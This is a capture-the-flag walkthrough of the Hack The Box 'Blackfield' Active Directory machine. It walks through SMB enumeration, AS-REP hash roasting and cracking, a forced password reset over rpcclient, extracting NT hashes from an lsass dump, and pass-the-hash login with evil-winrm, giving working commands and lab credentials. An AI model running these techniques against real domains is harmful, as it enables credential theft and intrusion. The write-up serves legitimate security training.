
Blackfield

Difficulty: Hard
OS: Windows

Nmap

First step in any hack the box machine is to start off with an nmap scan. I always use an aggressive scan to start off followed by a pipe into “tee” which will print the output on the screen and simultaneously place the output from nmap into a named file. Doing this shows a few ports are open. We have ports 53, 88, 135, 139, 389, 445, 593, and 3268.



Nmap -A 10.10.10.192 | tee nmap.txt

Based on the ports available, it looks like our first step is to enumerate SMB. Specifically, we should use smbclient, smbmap, crackmapexec, and maybe rpcclient.

Enumeration : smb

Utilizing smbclient for a quick anonymous share looking, we find there are a few visible shares. To know which we can or cannot view, I used smbmap. This entire step could be completed with crackmapexec instead. I will list both methods to show their equivalence.


Smbclient & smbmap

```
┌──(root💀kali)-[~/htb/blackfield]
└─# smbclient -L 10.10.10.192
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        forensic        Disk      Forensic / Audit share.
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        profiles$       Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.

do_connect: Connection to 10.10.10.192 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

Smbclient -L 10.10.10.192

```
┌──(root💀kali)-[~/htb/blackfield]
└─# smbmap -H 10.10.10.192 -u 'anonymous' -p ''
[+] Guest session       IP: 10.10.10.192:445    Name: 10.10.10.192
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        forensic                                                NO ACCESS       Forensic / Audit share.
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        profiles$                                               READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
```

Smbmap -H 10.10.10.192 -u 'anonymous' -p ''




Crackmapexec smb 10.10.10.192 -u 'anonymous' -p '' --shares

Note that the above scripts use the username "anonymous" and a null password. Without these, smbmap and crackmapexec will not work and present a failed authentication.


Looking at the results of our smb scans, we see "IPC$" and "profiles$" are readable. IPC usually contains nothing useful for initial footholds, thus we will go to "profiles$" first.

To access the share named"profiles$", I use smbclient. Doing so gets us a smb instance. Looking into this share, we find a long list of usernames that are all directories on their own. It would take too long to go through all of these, so the next best step is to grab the usernames and put them into a username file. Additionally, we may want to mount this share to further investigate their contents.



Smbclient //10.10.10.192/profiles$

To easily grab and enumerate the directories, I am going to mount the “profiles$” share onto my local machine. First, I create a new directory in the /mnt directory called “blackfield.” Then I mount the share with the following command.



Mkdir /mnt/blackfield

Mount -t cifs //10.10.10.192/profiles$ /mnt/blackfield

As noted earlier, these directories are usernames. Due to this, it is is a good idea to grab all of them and place them into a username file. To quickly do this, we can list the directories within this mount and pipe that output into a user file.

```
┌──(root💀kali)-[/mnt/blackfield]
└─# ls > /root/htb/blackfield/users.txt
```

ls > /root/htb/blackfield/users.txt

To find out which users are valid on this machine based on our wordlist, we can use a script called “kerbrute.” This script will take the username list along with basic domain information and test them against AD. If a username is correct, it will report it back to us. Given this information, we should then look into their respective mounted directories or use an impacket script.

Utilizing kerbrute, we get the following

```
┌──(root💀kali)-[~/htb/blackfield]
└─# /opt/kerbrute_linux_amd64 userenum --dc 10.10.10.192 -d blackfield -o enumusers.txt users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 06/10/21 - Ronnie Flathers @ropnop

2021/06/10 19:23:44 >  Using KDC(s):
2021/06/10 19:23:44 >   10.10.10.192:88

2021/06/10 19:24:05 >  [+] VALID USERNAME:       audit2020@blackfield
2021/06/10 19:25:58 >  [+] VALID USERNAME:       support@blackfield
2021/06/10 19:26:03 >  [+] VALID USERNAME:       svc_backup@blackfield
2021/06/10 19:26:29 >  Done! Tested 314 usernames (3 valid) in 165.266 seconds
```

Kerbrute userenum --dc 10.10.10.192 -d blackfield -o enumusers.txt users.txt

We find the users audit2020, support, and svc_backup are valid within the AD environment. The first step I take after finding these is going into their mounted directories from earlier. Doing so reveals nothing. The next best thing to do is to use some impacket scripts. The one we are interested in is “GetNPUsers” which can work with only a username and will perform a kerberoasting attack. Grabbing this script and running it, we get a hit with user “support.”

```
┌──(root💀kali)-[/opt/impacket/examples]
└─# python3 GetNPUsers.py -usersfile /root/htb/blackfield/confirmedusers.txt -dc-ip 10.10.10.192 blackfield/
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

$krb5asrep$23$support@BLACKFIELD:20bfd50747f3aae0c8bd37d19b252f21$5c734f7861172304bf9e2b1aad98251871220e5f1d7
4e8baf77b0625b4b52a298c14e05b258a3ac21d0768216a1c6882021bc065acc13d18dca3d452d6ac1c50d8906610c9ebc293d1392170
90fdcf489beb5af737be4acde2527ca1fb8585880eae7ca9bb3203e021031264ff2ca7b61596d5bd2475ce669fdadb06aa5aa8bca4d94
[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Python3 GetNPUsers.py -usersfile confirmedusers.txt -dc-ip 10.10.10.192 blackfield/

GetNPUsers.py has successfully performed a kerberoasting attack and given us back a kerb5asrep hash for us to crack. We can crack this hash by taking it over to hashcat or JTR (John the Ripper). I am going to be using hashcat.

Before starting hashcat, we need to know the hash ID of our particular hash. We find this by looking at the header of the hash we previously found and compare that with entries in hashcat. This will then provide us with hashcat's hash id number to then use for cracking. We perform this below:

```
┌──(root💀kali)-[~/htb/blackfield]
└─# hashcat --example-hashes | grep -i asrep -B2
MODE: 18200
TYPE: Kerberos 5, etype 23, AS-REP
HASH: $krb5asrep$23$user@domain.com:3e156ada591263
0fadc6368bf2d49bbfdba4c5dccab95e8c8ebfdc75f438a079
10b676ad0036d13032b0dd94e3b13903cc738a7b6d00b0b3c2
```

Hashcat --example-hashes | grep -i asrep -B2


The command above will grab the hash affiliated with "asrep" and show us the ID or mode number for this particular hash. Now that we have the hash id, we can use hashcat to figureo out the password of the support user.

```
┌──(root💀kali)-[~/htb/blackfield]
└─# hashcat -m 18200 hash.txt /opt/rockyou.txt

5b2bd666a72fd4142c87a75e5afb
3b44b:#00^BlackKnight
```

Hashcat -m 18200 hash.txt /opt/rockyou.txt

We find the password for user “support” is “**#00^BlackKnight**”.

Testing this with crackmapexec for winrm, we find we cannot log in. Due to this, our next best guess is to go back to smb enumeration, specifically smb shares. Below I show a crackmapexec share numeration and we see there are a couple more shares to view.




crackmapexec smb 10.10.10.192 -u "support" -p "#00^BlackKnight" --shares

Based on the results from crackmapexec logging in as the support user, we should look into the new shares available to us.

Going through the shares, we find nothing useful.

Going over to a different enumeration script, we could potentially find what the support user’s capabilities are. Here, we are going to use Bloodhound remotely. Typically Bloodhound is ran while on the host, but there is a python script which will allow us to execute it simply from our own machine. All we need is to supply it with a valid username and password along with basic domain information. Lucky for us, we have all of this.


To perform the bloodhound scan, execute the following.



Python3 bloodhound.py -u "support" -p "#00^BlackKnight" -ns 10.10.10.192 -d blackfield.local -c all


"Ns" represents the name server. "D" is the domain. "C" is the collection method we want bloodhound to run.


After completing, Bloodhound leaves some json files on our machine where bloodhound was executed. These can be enumerated utilizing Bloodhound's counterpart called "neo4j".



Neo4j console
(may need to be ran as sudo)

Once neo4j is set up, we run bloodhound. I need to run bloodhound in no-sandbox mode since I am root. Once BloodHound is running, we can import the collected json files in and start analyzing.






Neo4j console

./BloodHound --no-sandbox

To upload the json files, we drag and drop them into the BloodHound console. From there I search "support" for the support user, right click the node that is generated and select "mark user as owned." From there, we want to see what permissions the support user has. On the Node Info tab, we can scroll down and find a section called "First Degree Object Control." Clicking this shows us a new graph showing that the support user can change the password of the audit2020

user. Since we know audit2020 is a valid user, this is where we need to go. Additionally, since we know we can log into rpcclient with the support user, we will have to change the password from there.



Searching online how to change a password through rpcclient, I came across this article. https://malicious.link/post/2017/reset-ad-user-password-with-linux/

Testing out what the article showed, I was able to successfully alter audit2020's password.

```
┌──(root💀kali)-[~/htb/blackfield]
└─# rpcclient -U 'support' 10.10.10.192
rpcclient $> setuserinfo2 audit2020 23 Password1
```

Setuserinfo2 audit2020 23 Password1

In the above command, we are resetting audo2020's password to "Password1". The article links to a MSDN page describing where the "23" came from. Going through this, we find "23" is associated with "UserInternal4Information" which, when we look up, we acquire a description, "The SAMPR_USER_INTERNAL4_INFORMATION structure holds all attributes of a user, along with an encrypted password." So what this rpcclient command is doing is changing the password as stated before.

Taking these new creds to crackmapexec, we find we still do not have winrm access. However, checking smb we find we now have access to the “forensic” share.

```
┌──(root💀kali)-[~/htb/blackfield]
└─# crackmapexec smb 10.10.10.192 -u audit2020 -p Password1 --shares
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLA
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\audit2020:Password1
SMB         10.10.10.192    445    DC01             [+] Enumerated shares
SMB         10.10.10.192    445    DC01             Share           Permissions     Remark
SMB         10.10.10.192    445    DC01             -----           -----------     ------
SMB         10.10.10.192    445    DC01             ADMIN$                          Remote Admin
SMB         10.10.10.192    445    DC01             C$                              Default share
SMB         10.10.10.192    445    DC01             forensic        READ            Forensic / Audit share.
SMB         10.10.10.192    445    DC01             IPC$            READ            Remote IPC
SMB         10.10.10.192    445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.10.192    445    DC01             profiles$       READ
SMB         10.10.10.192    445    DC01             SYSVOL          READ            Logon server share
```

Crackmapexec smb 10.10.10.192 -u audit2020 -p Password1 --shares

Looking into this share with smbclient, we find there are a couple other subdirectories we can access. To make enumeration easier, I am going to mount this share to my local drive with the mount command. Yet, we first need to unmount the previous share from earlier.

```
┌──(root💀kali)-[~/htb/blackfield]
└─# smbclient -U audit2020 //10.10.10.192/forensic
Enter WORKGROUP\audit2020's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0
  ..                                  D        0
  commands_output                     D        0
  memory_analysis                     D        0
  tools                               D        0
```

Smbclient -U audit2020 //10.10.10.192/forensic=

```
┌──(root💀kali)-[/mnt]
└─# mount -t cifs -o 'username=audit2020,password=Password1' //10.10.10.192/forensic /mnt/blackfield
```

Mount -t cifs -o ‘username=audit2020,password=Password1’ //10.10.10.192/forensic /mnt/blackfield

Investigating the files here, I find a new user called “Ipwn3dYourCompany” who is an administrator. In the “memory_analysis” directory, we are presented with a variety of zip files. One of these files is called “lsass.zip.” This file is special because lsass is the file mimikatz pulls plaintext passwords from. Taking this file over to our local drive and unzipping it gives us a file called “lsass.DMP.” To open this new file, we are going to use **pypykatz**. Using pypykatz, we find the NT hash of “svc_backup.” The administrator NT hash is there too, but I doubt that will work.

```
lsass.DMP
lsass.zip
```

```
┌──(root💀kali)-[~/htb/blackfield]
└─# pypykatz lsa minidump lsass.DMP
```

Pypykatz lsa minidump lsass.DMP


```
Username: svc_backup
Domain: BLACKFIELD
LM: NA
NT: 9658d1d1dcd9250115e2205d9f48400d
SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
```

NOTE: pypykatz is not limited to lsa. It has other options for other files as well

Attempting the administrator hash, we get nothing. Trying svc_backup and its hash, we get a positive on smb. Taking it over to winrm, we find we have access and thus, finally, a shell on the box.

```
┌──(root💀kali)-[~/htb/blackfield]
└─# crackmapexec smb 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
SMB         10.10.10.192    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (sig
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\svc_backup 9658d1d1dcd9250115e2205d9f48400d

┌──(root💀kali)-[~/htb/blackfield]
└─# crackmapexec winrm 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
WINRM       10.10.10.192    5985   DC01             [*] Windows 10.0 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.10.10.192    5985   DC01             [*] http://10.10.10.192:5985/wsman
WINRM       10.10.10.192    5985   DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)
```


Now that we know winrm works, I am going to use “evil-winrm” to get a remote session to the blackfield box.



evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d

User

First step we always take in a box is to check for system information. Unfortunately, we do not have permission to do that with the svc_backup user. Next step would be to look at permissions. Doing this, I see we have a couple “Se” permissions. The one that is the most eye-catching is “SeBackupPrivilege.”



```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> whoami /all

USER INFORMATION
----------------

User Name             SID
===================== ============================================
blackfield\svc_backup S-1-5-21-4194615774-2175524697-3563712290-1413


GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ========
Everyone                                   Well-known group S-1-1-0
BUILTIN\Backup Operators                   Alias            S-1-5-32-
BUILTIN\Remote Management Users            Alias            S-1-5-32-
BUILTIN\Users                              Alias            S-1-5-32-
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-
Mandatory Label\High Mandatory Level       Label            S-1-16-12


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.
```

Getting in

- Tested winrm but does not work
- Tried smb to find support has more shares. Enumerated and showed nothing
- Attempting bloodhound remotely
    - **python3 bloodhound.py -u support -p '#00^BlackKnight' -ns 10.10.10.192 -d blackfield.local -c all**
    - Looking at bloodhound, we do not see any path to admin. We do have permission to force change user "audit2020" password so we are going to do that with rpcclient
- Rpcclient
    - **Rpcclient -U support 10.10.10.192**
    - **Setuserinfo2 Audit2020 23 'new-pass'**
- Looking at the shares of audit2020 we see we have access to forensics. Mounting this share, we enumerate. There are some user and password lists, but all the passwords are rabbit holes. The file most interesting to us is one called "lsass.DMP." This is a file mimikatz reads in order to dump hashes. We need to unzip this DMP file (because it was packaged in a zip) and use a program to read lsass.DMP
    - Using pypykatz to read lsass.DMP
        - **Pypykatz lsa minidump lsass.DMP**
            - Dumps the hashes stored in this file. The only one worth noting is svc_backup's NT hash.
